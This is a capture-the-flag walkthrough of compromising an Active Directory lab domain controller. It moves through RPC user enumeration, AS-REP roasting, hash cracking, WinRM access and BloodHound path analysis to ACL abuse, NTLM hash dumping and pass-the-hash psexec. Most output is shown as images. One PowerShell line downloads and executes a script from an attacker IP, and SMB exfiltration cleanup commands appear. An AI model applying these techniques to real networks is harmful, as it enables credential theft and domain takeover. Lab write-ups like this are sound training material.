Starting point
The scan showed a domain controller, so I moved from generic SMB checks to account enumeration over RPC. Anonymous access did not give me a useful share listing, but it did provide names to test for Kerberos preauthentication exposure.
Route through the challenge
One service account returned an AS-REP response without a password. I cracked that response offline, authenticated over WinRM, and collected the user flag. The next question was how that account related to higher-privilege objects in the domain.
Outcome and context
I collected directory relationships with SharpHound and reviewed them in BloodHound. The resulting path led through group membership and object control to credentials usable for an administrator session. Those permissions were specific to this lab and should be verified at each hop.
Walkthrough and screenshots
Easy windows box (more like medium)
Starting off with Nmap

From the output, we can tell that there is a domain controller being hosted here as well as smb.
SMB Enumeration:
smbmap

Unable to access smb shares also tried with null authentication (fake user/pass)
trying with smbclient

no luck either but we see that anonymous access is supported
enum4linux

no luck here
RPC enumeration
connecting with null auth


Creating a list of useable usernames

cleaning out the output

as-rep roasting
using a simple for loop we can automate going through the user list and then we finally get a hit on an svc account(as-rep roasting)

Hash Cracking
we can now use hashcat to crack the hash

we got the password

we can then use evil-winrm to get access the machine as a user and cat the user flag

Privilege escalation
To get a better understanding of what’s going on I deployed sharp sound which is a PowerShell script part of the bloodhound repo to do a bunch of automated PowerShell queries for recon.

Firstly I started a local webserver and then downloaded my PowerShell script using iex
ex(new-object net.webclient).downloadstring("http://10.10.14.6/SharpHound.ps1")Then I invoked the script with valid credentials so the queries could be made:

We are then left with the issue of exfil our output back to us.

Data Exfiltration
Using impackets smbserver i started a smb server to try and exfil my output too
thank you to 0xdf writeup for this

Inside of my evil-winrm shell I authenticated to my smbserver

I then copied my output file to the share

Clean up:
Delete output file
del 0220807041638_BloodHound.zipDelete share
net use /d \\10.10.14.10\shareBloodHound

Investigating the output with bloodhound gui

After uploading the data I filtered for my compromised account to the shortest path to high valuable targets;

Viewing the help option in bloodhound
Creating my user and adding it the right groups

Evade defender and download powerview
Add-ObjectACL


Dump NTLM hashes for all domain users
psexec using Admin account NTLM hash


print root flag